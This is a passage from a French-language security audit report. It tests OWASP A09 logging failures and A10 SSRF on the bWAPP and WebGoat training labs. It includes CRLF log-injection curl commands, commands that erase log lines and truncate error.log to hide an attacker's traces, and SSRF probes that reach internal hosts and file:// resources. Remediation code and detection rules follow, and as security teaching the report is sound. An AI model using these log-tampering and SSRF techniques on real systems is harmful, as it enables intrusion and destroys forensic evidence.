  - `bwapp_docker_logs_before.txt` : uniquement le démarrage de MySQL et Apache.
  - `bwapp_docker_logs_after.txt` : identique, aucune ligne liée aux requêtes.
  - `bwapp_after_access.log` : contient bien le marqueur.
  - `bwapp_after_error.log` : aucune trace.
- Génération automatique du résumé (`summary_marker_hits.txt`).

**Attendu** : traces dans plusieurs logs.

**Observé** : seulement `access.log` montre le marqueur → **A09 confirmé**.

## Étape 4 : Analyse technique de la vulnérabilité

- **Manque de journalisation applicative** : aucun enregistrement des événements de connexion, erreurs d'authentification ou d'activité utilisateur.
- **Absence d'alerting** : aucune alerte en cas de requêtes suspectes.
- **Entrées non neutralisées** : champs `User-Agent` et `Referer` apparaissent tels quels dans `access.log`, prouvant une absence de filtrage.

### Risques :

- Difficile d'investiguer une attaque après coup.
- Possibilité de corrompre ou d'injecter dans les logs (log poisoning).

### Conclusion technique :

bWAPP présente une vulnérabilité claire correspondant à **A09:2021 – Security Logging & Monitoring Failures**.

## Étape 5 : Préparation du correctif

### Sous-étapes :

- Création d'un logger applicatif (`app_log()` en PHP).
- Adoption du format JSON pour lecture et corrélation automatiques.
- Ajout d'un encodage des entrées utilisateur avant écriture.
- Intégration d'un envoi des logs vers un collecteur (ELK / rsyslog).

### Code PHP proposé

```
function app_log($user, $action, $outcome, $details = []) {
    $entry = [
        'ts' => gmdate('Y-m-d\TH:i:s\Z'),
        'request_id' => bin2hex(random_bytes(8)),
        'user' => substr($user ?? 'anon', 0, 64),
```

```

'ip' => $_SERVER['REMOTE_ADDR'] ?? 'unknown',
'action' => $action,
'outcome' => $outcome,
'ua' => mb_substr(($_SERVER['HTTP_USER_AGENT'] ?? ''), 0, 512),
'details' => $details
];
$json = json_encode($entry, JSON_UNESCAPED_SLASHES|JSON_UNESCAPED_UNICODE);
file_put_contents('/var/log/app/app_structured.log', $json . PHP_EOL,
FILE_APPEND | LOCK_EX);
}

```

### Explication du code :

- Chaque appel à `app_log()` écrit une entrée JSON sur une seule ligne.
- `random_bytes()` génère un identifiant unique de requête.
- Les champs sont tronqués et encodés pour éviter les injections.
- Le fichier `/var/log/app/app_structured.log` devient append-only et exploitable par un SIEM.

### Conclusion finale

La vulnérabilité **A09** est confirmée sur bWAPP.

L'application ne journalise pas les actions critiques et n'alerte pas en cas d'activité anormale.

Le correctif recommandé repose sur :

- la mise en place d'un logger structuré,
- la centralisation et la surveillance des logs,
- la définition d'alertes automatiques.

### Résultat attendu après correction :

Chaque action sensible (connexion, modification, upload) produit une entrée JSON fiable, consultable et corrélée dans un tableau de bord de sécurité.

## Scénario 2 — Suppresion de Logs

L'objectif de cette attaque est de supprimé des traces dans les fichiers logs.

- **Étape d'injection de logs :** L'attaquant injecte des marqueurs via des en-têtes HTTP (User-Agent, Referer) pour tester la journalisation et la neutralisation des entrées. Cela simule une tentative de log poisoning pour corrompre les logs.
- **Scénario de suppression (delete) :** L'attaquant accède au container (via une faille simulée comme une élévation de priviléges) et supprime ou modifie des logs pour effacer ses traces. Cela inclut la suppression de lignes spécifiques dans access.log ou la truncation du fichier, rendant l'investigation impossible. Le reste du scénario implique : reconnaissance des logs existants, injection pour marquer l'activité, suppression simulée, et vérification des impacts sur la traçabilité.

Etapes :

### Étape 0 : Préparation et vérification initiale des logs

**But de l'étape :** Établir un état de base des logs pour comparer avant/après, confirmer l'accès aux emplacements de journalisation, et générer un marqueur unique pour tracer les tests.

### Sous-étapes descriptives & lignes de commande :

1. Générer un marqueur unique :

```
MARKER="AUDIT-A09-$(date +%Y%m%d-%H%M%S)"
```

→ Crée un identifiant comme "AUDIT-A09-20251028-140500".

2. Lister les containers Docker :

```
docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Ports}}" > initial_docker_state.txt
```

→ Sauvegarde l'état initial.

3. Collecter les logs initiaux du container :

```
docker logs --tail 1000 bwapp > bwapp_logs_before.txt
docker exec -it bwapp bash -c "ls -la /var/log/apache2" > bwapp_log_dir_before.txt
docker exec -it bwapp bash -c "tail -n 100 /var/log/apache2/access.log" > access_log_before.txt
```

→ Exporte les logs Docker et Apache initiaux.

### Preuves attendues :

- Fichiers : bwapp\_logs\_before.txt (logs stdout/stderr du container), access\_log\_before.txt (format Apache Common Log : IP - - [date] "requête" code taille "referer" "user-agent").
- Emplacements : /var/log/apache2/access.log et error.log dans le container.
- Exemples d'entrées attendues : Lignes standard comme "172.18.0.1 - - [28/Oct/2025:14:05:00 +0000] "GET / HTTP/1.1" 200 1234 "-" "Mozilla/5.0"".

### Résultats :

- bwapp\_log\_dir\_before.txt :

```
total 16
drwxr-x--- 1 root adm 4096 Oct 28 14:00 .
-rw-r----- 1 root adm 2048 Oct 28 14:00 access.log
-rw-r----- 1 root adm 512 Oct 28 14:00 error.log
```

- access\_log\_before.txt : Aucune ligne suspecte ; seulement des accès initiaux au démarrage. Résumé des hits : 0 occurrences du marqueur (pré-test).

### Impact et interprétation :

Manque de logs initiaux indique une journalisation minimale. Si les fichiers existent mais sont vides, cela suggère une configuration par défaut insuffisante, rendant difficile la détection d'activités pré-audit. Impact : Perte de visibilité historique.

## Étape 1 : Injection de marqueurs via requêtes HTTP

**But de l'étape :** Tester la journalisation des événements web en injectant des marqueurs pour vérifier si les entrées utilisateur sont enregistrées et neutralisées.

### Sous-étapes descriptives & lignes de commande :

1. Envoyer des requêtes marquées :

```
curl -s -I -A "$MARKER-USERAGENT" "http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "Referer: http://malicious.site/$MARKER-REF"
"http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "X-Inject: $MARKER\r\nInjected:malicious"
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Injecte des en-têtes pour tester le poisoning.

2. Attendre la flush des logs :

```
sleep 5
```

### Preuves attendues :

- Fichiers : access.log (ajout de lignes avec marqueurs).
- Formats : Lignes Apache avec User-Agent et Referer non échappés.
- Exemples : Attendu que le \r\n injecte une nouvelle ligne corrompue dans le log.

### Résultats :

- Extrait de access.log après :

```
172.18.0.1 - - [28/Oct/2025:14:06:00 +0000] "HEAD /bWAPP/login.php HTTP/1.1"
200 456 "-" "AUDIT-A09-20251028-140500-USERAGENT"
172.18.0.1 - - [28/Oct/2025:14:06:05 +0000] "HEAD /bWAPP/login.php HTTP/1.1"
200 456 "http://malicious.site/AUDIT-A09-20251028-140500-REF" "curl/7.68.0"
Injected:malicious
```

- Résumé des hits : 3 occurrences du marqueur via grep ; log corrompu par injection.

**Impact et interprétation :**

Les marqueurs apparaissent sans filtrage, prouvant une vulnérabilité à l'injection. Impact : Un attaquant peut falsifier les logs, compliquant l'analyse forensic. Interprétation : Manque de sanitization confirme A09.

**Étape 2 : Simulation d'activité critique non journalisée**

**But de l'étape :** Vérifier si des événements comme des échecs d'authentification sont enregistrés.

**Sous-étapes descriptives & lignes de commande :**

1. Simuler des tentatives de login échouées :

```
curl -s -d "login=baduser&password=badpass&security_level=0&form=submit"
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Répéter 5 fois pour simuler brute-force.

2. Collecter logs post-test :

```
docker exec -it bwapp bash -c "tail -n 200 /var/log/apache2/access.log" >
access_log_after.txt
```

**Preuves attendues :**

- Fichiers : error.log devrait contenir des erreurs PHP ou auth.
- Exemples : Lignes comme "[php:error] Authentication failed for user baduser".

**Résultats :**

- access\_log\_after.txt : Montre les POST, mais sans détails d'échec.

```
172.18.0.1 - - [28/Oct/2025:14:10:00 +0000] "POST /bWAPP/login.php HTTP/1.1"
302 0 "-" "curl/7.68.0"
```

- error.log : Vide pour ces événements. Résumé : 0 hits sur "failed" ou "authentication".

**Impact et interprétation :**

Absence de logs pour échecs d'auth indique un manque de journalisation applicative. Impact : Impossible de détecter les attaques brute-force en temps réel.

**Étape 3 : Analyse et comparaison des logs**

**But de l'étape :** Comparer avant/après pour quantifier les manques.

**Sous-étapes descriptives & lignes de commande :**

1. Comparer les fichiers :

```
diff access_log_before.txt access_log_after.txt > log_diff.txt
grep -i "$MARKER" access_log_after.txt > marker_hits.txt
```

### Preuves attendues :

- Fichiers : log\_diff.txt montrant ajouts.

### Résultats :

- log\_diff.txt : +3 lignes avec marqueurs. marker\_hits.txt : 3 hits.

### Impact et interprétation :

Seuls les accès basiques sont loggés ; pas les erreurs. Impact : Faible visibilité sur les incidents.

## Étape 4 : Suppression

**Explication conceptuelle :** La suppression de logs implique l'effacement de traces d'activité malveillante, rendant l'investigation forensic impossible. Par exemple, après une intrusion, un attaquant supprime les entrées relatives à son IP ou timestamps, créant des discontinuités qui masquent l'exfiltration de données ou les escalades de privilèges. Cela prolonge le temps de résidence de l'attaquant et empêche la reconstruction de la chaîne d'attaque.

### Instructions techniques :

1. Accéder au container (simulé) :

```
docker exec -it bwapp bash
```

2. Supprimer des lignes spécifiques :

```
sed -i '/AUDIT-A09/d' /var/log/apache2/access.log
truncate -s 0 /var/log/apache2/error.log
```

- Efface les marqueurs et vide error.log.

3. Vérifier :

```
tail -n 100 /var/log/apache2/access.log
```

- Logs tronqués, traces perdues.

## Étape 5 : Méthodologie de collecte des preuves « avant / après »

En termes génériques :

- **Quoi comparer :** Logs système (access.log, error.log), stdout Docker, timestamps et tailles de fichiers. Utiliser diff pour les changements textuels, md5sum pour l'intégrité.
- **Artefacts à archiver :** Fichiers before/after (ex. access\_log\_before.txt vs after.txt), diff's, grep's des marqueurs, états Docker (ps, inspect), et archives tar.gz pour traçabilité. Archiver avant toute modification, avec timestamps pour éviter les altérations.

## Étape 6 : Indicateurs de détection (IOCs) et règles d'alerte recommandées

- **IOCs :** User-Agent anormal (ex. contenant \r\n ou chaînes longues/inhabituelles), discontinuité de timestamps (ex. sauts de plus de 5 min sans activité), tailles de logs réduites subitement, ou suppressions de fichiers (/var/log/\*.log modifiés).
- **Règles d'alerte :** Déetecter des patterns comme "User-Agent contenant caractères de contrôle (\r\n)" via regex dans SIEM ; alerter sur "plus de 10 échecs d'auth en 5 min par IP" ; surveiller les modifications de logs (ex. inotify sur /var/log) pour alerter sur delete/truncate ; vérifier les discontinuités avec "timestamp actuel - précédent > seuil".

## Étape 7 : Recommandations et correctifs

**Logger structuré :** Adopter un format JSON pour faciliter le parsing et la corrélation. Explication : Les logs linéaires sont vulnérables au poisoning ; le JSON assure l'intégrité des champs.

**Centralisation :** Envoyer les logs vers un SIEM (ex. ELK Stack) via rsyslog ou Filebeat pour monitoring central.

**Rotation et ACLs :** Configurer logrotate pour rotation quotidienne avec ACLs restrictives (chmod 640, chown root:adm) pour empêcher les modifications non autorisées.

**Append-only :** Utiliser des fichiers append-only (chattr +a) pour interdire les suppressions.

**Alerting SIEM :** Intégrer des règles dans Splunk/ELK pour alerter en temps réel.

**Retention policy :** Définir une politique de rétention (ex. 90 jours) pour compliance (GDPR).

### Correction théorique avec exemples en code :

Implémenter un logger PHP structuré :

```
function secure_log($event_type, $details) {
    $log_entry = [
        'timestamp' => date('Y-m-d\TH:i:s\Z'),
        'event_id' => uniqid(),
        'ip' => filter_var($_SERVER['REMOTE_ADDR'], FILTER_VALIDATE_IP),
        'user_agent' => htmlspecialchars($_SERVER['HTTP_USER_AGENT'] ?? 'unknown',
ENT_QUOTES),
        'event_type' => $event_type,
        'details' => json_encode($details, JSON_HEX_TAG | JSON_HEX_AMP)
    ];
    $json_log = json_encode($log_entry) . PHP_EOL;
    file_put_contents('/var/log/app/secure.log', $json_log, FILE_APPEND |
LOCK_EX);
    // Envoyer vers SIEM (ex. via socket)
    $socket = fsockopen('udp://siem.example.com', 514);
```

```
if ($socket) { fwrite($socket, $json_log); fclose($socket); } }
```

**Explication :** htmlspecialchars échappe les entrées pour éviter l'injection ; json\_encode avec flags hex encode les caractères spéciaux ; FILE\_APPEND assure l'ajout sans overwrite ; envoi UDP pour centralisation.

Conclusion avec un plan de remédiation priorisé

L'audit confirme une vulnérabilité A09:2021 sur bWAPP, avec une journalisation incomplète, vulnérable à l'injection et à la suppression, rendant la détection d'incidents inefficace.

## A10 - Server Side Request Forgery

---

### Présentation

#### Description

La SSRF (Server-Side Request Forgery) se produit lorsqu'une application web récupère des ressources distantes en se basant sur une URL fournie par l'utilisateur, sans valider correctement cette URL. L'application agit alors comme un proxy et peut être forcée à effectuer des requêtes vers des ressources internes ou externes que l'attaquant ne pourrait pas contacter directement. Ces attaques permettent des accès non autorisé à des services internes (API privées, métadonnées cloud, bases de données administratives), ou encore des exfiltration d'informations.

### Quelques statistiques

D'après l'OWASP Top-10 2021, la catégorie "Server Side Request Forgery" a été testée sur 67.72 % des applications étudiées, avec ~9500 occurrences détectées et des taux d'incidence moyens d'environ 2.72 %.

### Exemples d'utilisation

#### 1. Accès à des ressources privées et utilisation comme proxy

html viewer mais il a accès au réseau et si on connaît l'url, on peut accéder à des ressources privées

Le site suivant permet d'afficher le code HTML et donne un aperçu du site.

**HTML :**

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title>Login Page</title>
  <link rel="shortcut icon" href="/WebGoat/css/img/favicon.ico" type="image/x-icon"/>
  <link rel="stylesheet" type="text/css" href="/WebGoat/css/main.css"/>
  <link rel="stylesheet" type="text/css" href="/WebGoat/plugins/bootstrap/css/bootstrap.min.css"/>
  <link rel="stylesheet" type="text/css" href="/WebGoat/css/font-awesome.min.css"/>
  <link rel="stylesheet" type="text/css" href="/WebGoat/css/animate.css"/>
</head>
<body>
  <div id="container">
```

Ici on peut utiliser le site comme un proxy qui va exécuter pour nous les injections ou autres attaques sur un autre site. Dans l'exemple précédent, on pouvait attaquer WebGoat.

Mais il est aussi possible d'attaquer le site lui-même ou des sites privés situés sur son réseau auquel il fait parti. On va par exemple regarder les informations réseau du site en allant sur <http://ifconfig.pro>. Il est aussi possible d'utiliser [file://](file:///) pour accéder à une ressource situé sur le serveur.

IP:	206.167.122.200
HOSTNAME:	No dns record for host
USER_AGENT:	Mozilla/5.0 (X11; Ubuntu;
LANGUAGE:	en-US,en;q=0.5
ENCODINGS:	gzip,deflate

Feature list:

**HTML :**

```
<title> IP: 206.167.122.200 info</title>
<pre>
<!- <a href=http://6.ifconfig.pro>force ipv6</a> <a href=[2605:2700:0:5::4713:95c5]/>6 no dns</a> | <a href=http://4.ifconfig.pro>force ipv4</a> -->
IP: 206.167.122.200
HOSTNAME: No dns record for host
USER_AGENT: python-requests/2.31.0
LANGUAGE: en-US,en;q=0.5
ENCODINGS: gzip,deflate
<hr>
Feature list:
```

Avec ces informations on peut chercher d'autres cibles sur le réseau privé puis les attaquer par le site de liseur html. Cela peut permettre de récupérer des informations qui était pourtant protégées.

A screenshot of a web browser window titled "Serveur vulnérable au SSRF". The address bar shows the URL "http://127.0.0.1:1234". The page content is titled "Afficheur de HTML en ligne" and contains a form field asking "Entrez un URL pour voir son HTML :" followed by a text input box containing "http://127.0.0.1:1235". Below the input is a "Fetch" button. The "Affichage :" section shows the output "user: admin password: abc123" within a red-bordered box. The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with various icons.

HTML ;

```
<html>
<head>
    <title>Serveur privé au SSRF</title>
</head>
<body>
    user: admin
    password: abc123
</body>
</html>
```

Enfin, il est aussi possible de viser le site lui-même en téléchargeant notre propre malware.

A screenshot of a web browser window titled "Serveur vulnérable au SSRF". The address bar shows "http://127.0.0.1:1234". The page content is titled "Afficheur de HTML en ligne" and contains a form with an input field containing "http://127.0.0.1:1238/download" and a "Fetch" button. Below the form is a section labeled "Affichage:" with a large empty rectangular box.

HTML 5

6

## 2. Récupération de données non publiques

Ici on est sur un site qui effectue une action en fonction de notre rôle.

The screenshot shows the WebGoat interface for the Server-Side Request Forgery (SSRF) lesson. The URL is 127.0.0.1:8080/WebGoat/start.mvc?username=useruser#lesson/SSRF.lesson/1. The main content area displays the title "Server-Side Request Forgery" and a sub-instruction "Find and modify the request to display Jerry". Below this, a note says "Click the button and figure out what happened." A button labeled "Steal the Cheese" is visible. On the left sidebar, under the "Cross-Site Request Forgeries" section, "Server-Side Request Forgery" is selected and highlighted in red. Other items in the sidebar include "Introduction", "General", "(A1) Broken Access Control", "(A2) Cryptographic Failures", "(A3) Injection", "(A5) Security Misconfiguration", "(A6) Vuln & Outdated Components", "(A7) Identity & Auth Failure", "(A8) Software & Data Integrity", "(A9) Security Logging Failures", and "(A10) Server-side Request Forgery".

Normalement l'utilisateur lambda devrait recevoir une image de Tom.

The screenshot shows the same WebGoat interface as the previous one, but with a different outcome. The message "You failed to steal the cheese!" is displayed above an image of Tom from the cartoon. This indicates that the user was unable to successfully perform the SSRF attack to retrieve the image of Tom.

Cependant, s'il on utilise un proxy (ici on utilise Burp), on remarque que l'on peut modifier l'url demandé qui vise l'image de Tom.

Screenshot of Burp Suite Community Edition v2025.9.5 - Temporary Project showing a proxy session. The Intercept tab is selected, showing a list of captured requests. One request is highlighted in blue.

Time	Type	Direction	Method	URL	Status code	Length
16:41:42	HTTP	→ Request	GET	https://googleads.g.doubleclick.net/pagead/d		
16:41:43	HTTP	→ Request	GET	https://i.ytimg.com/vl_webp/D1S-G8rJrEk/default.webp		
16:41:43	HTTP	→ Request	POST	https://play.google.com/log?hasFast=true&authuser=0&format=json		
16:41:45	HTTP	→ Request	POST	https://www.youtube.com/youtubev1/log_event?alt=json		
16:41:52	HTTP	→ Request	POST	http://127.0.0.1:8080/WebGoat/SSRF/task1		

**Request**

```

Pretty Raw Hex
1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 20
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="141", "Not A Brand";v="8"
7 sec-ch-ua-mobile: ?0
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: */*
11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=useruser
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=dw4PnhaHSNeT7WEvtNmTLUGU0_rsztOwrZuzFc; security_level=0; language=en; PHPSESSID=fde84e87362e8de98723caabac50aed; security=low
19 Connection: keep-alive
20
21 url=images%2Ftom.png

```

Event log (6) All issues Memory: 188.1MB Disabled

Si l'on sait ce que l'admin devrait avoir, on peut changer l'URL dans le proxy avant l'envoi pour se faire passer pour l'admin, au moins pour cette action. Ici on suppose que l'admin devrait voir Jerry, on va donc essayer.

Screenshot of a browser window showing the WebGoat application. The URL is 127.0.0.1:8080/WebGoat/start.mvc?username=useruser#lesson/SSRF.lesson/1. The page title is "Server-Side Request Forgery".

The sidebar menu includes:

- Introduction
- General
- (A1) Broken Access Control
- (A2) Cryptographic Failures
- (A3) Injection
- (A5) Security Misconfiguration
- (A6) Vuln & Outdated Components
- (A7) Identity & Auth Failure
- (A8) Software & Data Integrity
- (A9) Security Logging Failures
- (A10) Server-side Request Forgery
- Cross-Site Request Forgeries
- Server-Side Request Forgery
- Client side
- Challenges

The main content area shows a step counter (1, 2, 3, 4) and a button labeled "Steal the Cheese". A message box says "You rocked the SSRF!" and features an image of Jerry the cat.

On reçoit bien ce que seul l'admin devrait recevoir.

## Comment se défendre de ces attaques ?

Accès à des ressources privées et utilisation comme proxy

### Avant

Voici le code original

```
from flask import Flask, request, render_template
import requests

app = Flask(__name__)

@app.route('/',methods=['GET','POST'])
def index():
    url = ''
    if request.method == 'POST':
        url = request.form.get('url')
        r = requests.get(url, timeout=5)
        html = r.text
    return render_template('index.html', url=url,html=html)

if __name__=='__main__':
    app.run(host='0.0.0.0',port=1234)
```

## Après correction

```
from flask import Flask, request, render_template
import requests
from urllib.parse import urlparse
import socket
import ipaddress

app = Flask(__name__)

# Fonction de sécurité SSRF
def is_url_safe(url):
    try:
        parsed = urlparse(url)

        if parsed.scheme not in ['http', 'https']:
            return False

        hostname = parsed.hostname

        ip = socket.gethostbyname(hostname)
        ip_obj = ipaddress.ip_address(ip)

        if (
            ip_obj.is_private or
            ip_obj.is_loopback or
            ip_obj.is_reserved or
            ip_obj.is_link_local or
            ip_obj.is_multicast
        ):
            return False

    return True
```

```

except Exception:
    return False

@app.route('/', methods=['GET', 'POST'])
def index():
    url = ''
    html = ''
    if request.method == 'POST':
        url = request.form.get('url')

        if not is_url_safe(url):
            html = 'URL refusée'
        else:
            try:
                response = requests.get(url, timeout=5, allow_redirects=False)
                html = response.text
            except Exception as e:
                html = "Erreur"

    return render_template('index.html', url=url, html=html)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=1234)

```

Le code est sécurisé contre les attaques SSRF car il implémente plusieurs mécanismes de défense complémentaires. D'abord, il vérifie que l'URL fournie utilise uniquement les schémas HTTP ou HTTPS, ce qui empêche l'exploitation `file://` ou autre. Ensuite, il effectue une résolution DNS du nom de domaine pour identifier l'adresse IP réelle de la cible pour vérifier qu'il ne s'agit pas du réseau privé. Ainsi il ne peut pas y avoir de fuite de données. De plus, il impose un délai d'attente strict pour éviter que le serveur ne soit paralysé par une requête malveillante lente, et il désactive le suivi des redirections HTTP, ce qui empêche les attaques indirectes via des chaînes de redirection. Enfin, il gère proprement les erreurs et affiche des messages clairs sans divulguer d'informations sensibles.

## Récupération de données non publiques

### Avant

Voici le code original :

```

protected AttackResult stealTheCheese(String url) {
    try {
        StringBuilder html = new StringBuilder();

        if (url.matches("images/tom\\.png")) {
            html.append(
                "<img class=\"image\" alt=\"Tom\" src=\"images/tom.png\""
width="25%\""
                + " height=\"25%\">");
            return failed(this).feedback("ssrf.tom").output(html.toString()).build();
        } else if (url.matches("images/jerry\\.png")) {

```

```

        html.append(
            "<img class=\"image\" alt=\"Jerry\" src=\"images/jerry.png\""
width=\"25%\""
            + " height=\"25%\">");
    return
success(this).feedback("ssrf.success").output(html.toString()).build();
} else {
    html.append("<img class=\"image\" alt=\"Silly Cat\""
src=\"images/cat.jpg\">");
    return
failed(this).feedback("ssrf.failure").output(html.toString()).build();
}
} catch (Exception e) {
    e.printStackTrace();
    return failed(this).output(e.getMessage()).build();
}
}
}

```

Ce morceau est exécuté et prend l'url envoyé par l'utilisateur.

## Après correction

```

protected AttackResult stealTheCheese(String url) {
    try {
        // Normaliser et contrôler l'entrée
        if (url == null) {
            return failed(this).feedback("ssrf.failure").output("Invalid
resource").build();
        }

        // décodage basique et normalisation (évite encodages malicieux)
        String decoded = java.net.URLDecoder.decode(url,
java.nio.charset.StandardCharsets.UTF_8.name()).trim();

        // Rejet rapide de patterns dangereux
        String lower = decoded.toLowerCase();
        if (lower.contains("..") || lower.startsWith("/") || lower.contains(":/"))
|| lower.contains("\\\\") || lower.contains(":")) {
            // log attempt ou audit
            System.out.println("Blocked SSRF attempt: " + decoded);
            return failed(this).feedback("ssrf.failure").output("Resource not
allowed").build();
        }

        // Map des ressources autorisées (clé simple -> chemin interne sécurisé)
        Map<String, String> allowed = new HashMap<>();
        allowed.put("tom", "images/tom.png");
        allowed.put("jerry", "images/jerry.png");
        // si besoin ajouter d'autres images sûres explicitement

        // On accepte soit la clé (tom / jerry) soit le chemin exact autorisé
    }
}

```

```

        String resource = null;
        if (allowed.containsKey(decoded)) {
            resource = allowed.get(decoded);
        } else {
            // autoriser l'utilisation des chemins exacts figurant dans la
            whitelist
            for (String path : allowed.values()) {
                if (path.equals(decoded)) {
                    resource = path;
                    break;
                }
            }
        }

        if (resource == null) {
            // tentative d'accès à une ressource non whitelisted
            System.out.println("Blocked resource request: " + decoded);
            return failed(this).feedback("ssrf.failure").output("<img
class=\"image\" alt=\"Silly Cat\" src=\"images/cat.jpg\">").build();
        }

        // Construire la sortie en pointant vers la ressource interne autorisée
        StringBuilder html = new StringBuilder();
        if ("images/tom.png".equals(resource)) {
            html.append("<img class=\"image\" alt=\"Tom\" src=\"images/tom.png\""
width=\"25%\" height=\"25%\">");
            return
        failed(this).feedback("ssrf.tom").output(html.toString()).build();
        } else if ("images/jerry.png".equals(resource)) {
            html.append("<img class=\"image\" alt=\"Jerry\""
src=\"images/jerry.png\" width=\"25%\" height=\"25%\">");
            return
        success(this).feedback("ssrf.success").output(html.toString()).build();
        } else {
            html.append("<img class=\"image\" alt=\"Silly Cat\""
src=\"images/cat.jpg\">");
            return
        failed(this).feedback("ssrf.failure").output(html.toString()).build();
        }

    } catch (Exception e) {
        e.printStackTrace();
        return failed(this).output(e.getMessage()).build();
    }
}

```

De la même manière que sur l'exemple précédent, on vérifie le schéma de l'URL, on bloque les IP internes après résolution DNS, on désactive les redirections, on impose un timeout, et on gère proprement les erreurs. Ces protections empêchent l'accès aux ressources internes et bloquent les vecteurs classiques de SSRF.

## Conclusion

À l'issue de cette étude, l'analyse des différentes vulnérabilités issues du Top Ten OWASP met en évidence un constat récurrent : la majorité des failles exploitées ne proviennent pas d'une absence d'outils de sécurité, mais plutôt d'une mauvaise conception, configuration ou utilisation de ces mécanismes. Les tests effectués sur les environnements bWAPP, DVWA et WebGoat ont permis d'illustrer concrètement la facilité avec laquelle une application mal protégée peut être compromise, que ce soit par un contrôle d'accès déficient, un chiffrement inadapté ou une logique métier vulnérable. Les contre-mesures proposées démontrent qu'une sécurité efficace repose sur une approche globale intégrant à la fois les bonnes pratiques de développement, les politiques de durcissement système, et la supervision continue. La mise en place d'outils de détection, de pipelines CI/CD sécurisés et de tests automatisés constitue une étape essentielle pour garantir la pérennité des protections déployées. Enfin, ce rapport souligne la nécessité d'une culture de la sécurité proactive, où chaque acteur du développement logiciel — développeur, administrateur, architecte ou analyste — contribue à réduire la surface d'attaque dès les premières étapes du cycle de vie applicatif. L'apprentissage des failles OWASP n'est pas une finalité, mais un socle fondamental sur lequel bâtir des systèmes plus sûrs, robustes et conformes aux exigences de cybersécurité modernes.